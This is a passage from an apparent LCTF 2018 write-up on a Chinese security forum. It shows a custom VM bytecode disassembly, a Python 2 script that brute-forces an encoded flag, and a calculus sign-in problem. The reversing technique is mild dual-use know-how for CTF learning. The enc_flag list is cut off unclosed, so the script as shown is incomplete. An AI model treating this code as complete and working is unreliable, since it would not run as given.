22: 86 00 00 00  00 00 00 00  0A 00 00 00                      push 0xa
23: 86 00 00 00  00 00 00 00  0A 00 00 00                      push 0xa
24: 86 00 00 00  00 00 00 00  56 00 00 00                      push 0x56
25: 86 00 00 00  00 00 00 00  33 00 00 00                      push 0x33
26: 86 00 00 00  00 00 00 00  40 00 00 00                      push 0x40
27: 86 00 00 00  00 00 00 00  15 00 00 00                      push 0x15
28: 86 00 00 00  00 00 00 00  07 00 00 00                      push 0x07
29: 86 00 00 00  00 00 00 00  58 00 00 00                      push 0x58
30: 86 00 00 00  00 00 00 00  0F 00 00 00                      push 0xf
31: 95 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00         mov r0, 0x0
32: 95 00 00 00  30 00 00 00  00 00 00 00  1C 00 00 00         mov r3, 0x1c
33: 97 00 00 00  10 00 00 00                                  mov r1, [r6]
34: 8A 00 00 00  20 00 00 00                                  pop r2
35: 9B 00 00 00  12 00 00 00                                  cmp r1, r2
36: 9E 00 00 00  01 00 00 00                                  jz  off_38
37: A3 00 00 00                                               ret
38: 99 00 00 00                                               inc r6
39: 94 00 00 00  30 00 00 00                                  dec r3
40: 92 00 00 00  30 00 00 00                                  mov eflags, r3
41: 9F 00 00 00  05 00 00 00                                  jnz off_5
42: 95 00 00 00  00 00 00 00  00 00 00 00  01 00 00 00         mov r0, 1
43: A3 00 00 00                                               ret
44: A1 00 00 00 15 00 00 00

enc_flag = [0x3e,0x1a,0x56,0x0d,0x52,0x13,0x58,0x5a,0x6e,0x5c,0x0f,0x5a,0x46,0x07,0x09,0x52,0x25,0x5c,0x4c,0x0a,0x0a,0x56,0x33

def encode(x):
   return (x*0x3f+0x7b)%0x80

def crack(target):
   ret = []
   for x in range(256):
       if encode(x) == target:
           ret.append(x)
   return ret
```

```
def gen_flag():
   flag = ''.join([chr(crack(x)[0]) for x in enc_flag])
   return flag

if __name__ == '__main__':
   print gen_flag()
```

Misc

签到题

题目解答

设函数 $f(x)=\begin{cases}\dfrac{1-e^{\tan x}}{\arcsin\dfrac{x}{2}} & x>0\\ ae^{2x} & x\leqslant 0\end{cases}$ 在 $x=0$ 处连续，则 $a=$_____.

解答

因为函数 $f(x)$ 在 $x=0$ 处连续，所以有：

$$\lim_{x\to 0^+} f(x)=\lim_{x\to 0^-} f(x)$$
$$=f(0)$$

$$\lim_{x\to 0^-} f(x)=\lim_{x\to 0^-} ae^{2x}=a\ ;$$

$$f(0)=a\ ;$$

$$\lim_{x\to 0^+} f(x)=\lim_{x\to 0^+}\frac{1-e^{\tan x}}{\arcsin\frac{x}{2}}$$
$$=\lim_{x\to 0^+}\frac{-\tan x}{\frac{x}{2}}$$
$$=-2\lim_{x\to 0^+}\frac{\tan x}{x}$$
$$=-2,$$

因此，$a=-2$.

有点难，goo.gl网站打不开。

点击收藏 | 2 关注 | 2

上一篇：LCTF 2018 Writeup... 下一篇：LCTF 2018 Writeup...

1. 0 条回复
   - 动动手指，沙发就是你的了！